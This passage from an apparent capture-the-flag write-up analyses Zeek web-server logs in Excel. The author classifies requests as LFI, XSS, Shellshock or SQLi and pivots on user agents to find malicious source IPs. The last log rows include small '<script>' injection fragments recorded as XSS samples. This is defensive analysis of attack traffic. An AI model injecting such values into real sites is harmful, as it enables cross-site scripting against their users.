21	2019-10-05T06:54:04-0800	CNunFQ21	78.161.176.	50669	10.20.3.80	80	1	GET	srf.elfu.or/	uploadbu http://10.2		1.1	Mozilla/5.0 (W-	0	232	404	Not Fo								
22	2019-10-05T06:54:04-0800	CzHc9bf	56.201.68.1	50668	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://srf.e		1.1	Mozilla/5.0 (X-	0	296875609	200	OK								
23	2019-10-05T06:54:04-0800	C3t6mG1e	179.171.19	50672	10.20.3.80	80	1	GET	-	/api/weat http://srf.e		1.1	Mozilla/5.0 (W-	0	3800	200	Not Mc								
24	2019-10-05T06:54:04-0800	Cngb14oh	189.122.55.	50673	10.20.3.80	80	1	GET	-	/img/logo-		1.1	Opera/9.80 (W-	0	23451	200	OK								
25	2019-10-05T06:54:04-0800	COITPm36I	155.48.39.1	50670	10.20.3.80	80	1	GET	10.20.3.8C/	index.htm http://srf.e		1.1	Mozilla/5.0 (W-	0	5095	200	OK								
26	2019-10-05T06:54:04-0800	C77c4d1A1	54.53.170.1	50671	10.20.3.80	80	1	GET	10.20.3.8C/	api/weat http://srf.e		1.1	Mozilla/5.0 (W-	0	472	200	Not Mc								
27	2019-10-05T06:54:04-0800	CvrlJP3dn	161.142.14	50674	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://srf.e		1.1	Mozilla/5.0 (X-	0	471	200	OK								
28	2019-10-05T06:54:04-0800	CKop9WV2	33.245.189.	50675	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://srf.e		1.1	Mozilla/5.0 (W-	0	2724	200	OK								
29	2019-10-05T06:54:04-0800	CYavr8BiS	85.20.227.1	50676	10.20.3.80	80	1	GET	srf.elfu.or/	api/weat http://srf.e		1.1	Mozilla/5.0 (X-	0	461	200	OK								

Figure 221 - Weather Data Screenshot

<sup>79</sup> We do a lot of the challenges and write-up at work where we have no access to 3<sup>rd</sup> party tools such as jq, linux, burp etc so we make do with what we can

Since the hints heavily suggested LFI<sup>80</sup>, XSS<sup>81</sup>, Shellshock<sup>82</sup> and SQLi<sup>83</sup>, the data can be made more relevant by stripping out the Zeek<sup>84</sup> specific columns to just display what the end user would ultimately have control over. This leaves `host`, `uri`, `user_agent` and `username`.

E	F	G	H
host	uri	user_agent	username
srf.elfu.or	/14.10/Ge	Mozilla/5.0 (I-	
srf.elfu.or	/api/weat	Mozilla/5.0 (I-	
10.20.3.8	/api/meas	Mozilla/5.0 (I-	
10.20.3.8	/api/weat	curl/7.20.0 (i:-	

Figure 222 - Weather Data Screenshot

The next several screenshots show what sort of filters are being used to identify the different type of attacks being sent.

---

<sup>80</sup> [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion)

<sup>81</sup> [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

<sup>82</sup> [https://www.owasp.org/images/1/1b/Shellshock\\_-\\_Tudor\\_Enache.pdf](https://www.owasp.org/images/1/1b/Shellshock_-_Tudor_Enache.pdf)

<sup>83</sup> [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)

<sup>84</sup> <https://www.zeek.org/>




Figure 223 - Weather Data Screenshot




Figure 224 - Weather Data Screenshot





Figure 225 - Weather Data Screenshot



*Figure 226 - Weather Data Screenshot*




Figure 227 - Weather Data Screenshot




Figure 228 - Weather Data Screenshot




Figure 229 - Weather Data Screenshot

Doing it this way in Excel, helps visualise it much easier where a lot of it comes from automated scanning. Now to count how many of each type we have got.

Row Labels	Count of Type
LFI	11
Shellshock	6
SQLi	29
XSS	16
(blank)	
<b>Grand Total</b>	<b>62</b>

Figure 230 - Weather Data Screenshot

A bit low on numbers, there is a clue in the line:

*If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.*

Since the only reasonable attribute to pivot off now is the user agent. Spotting user-agents for Metasploit<sup>85</sup> and malware<sup>86</sup> help confirm the idea that user agents would a good pivot.




Figure 231 - Weather Data Screenshot




Figure 232 - Weather Data Screenshot

An INDEX MATCH<sup>87</sup> will only bring rows back where the user agent is equal to the ones found from the initial reconnaissance. This brings back 146 which is too many. Sifting through the data, the majority seem to only have 1 or 2 records, so any any IPs that appear several times (except if one has been caught already) are excluded and there are now 100 sources of poisoning (with a few duplicate IPs)

ts	id.orig_h	host	uri	user_agent	Type	Duplicate?	S	T	U
23336	2019-11-01T10:12-31-0700	95.166.116.45	<script>/Santa.htm	Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/21.0.1052.36 Mobile Safari/535.19	KSS	YES			
23341	2019-11-05T03:21-01-0700	206.75.228.240	<script>/alert.htm	Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/BuildID_1) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.1432.94 Mobile Safari/537.36	KSS	YES			
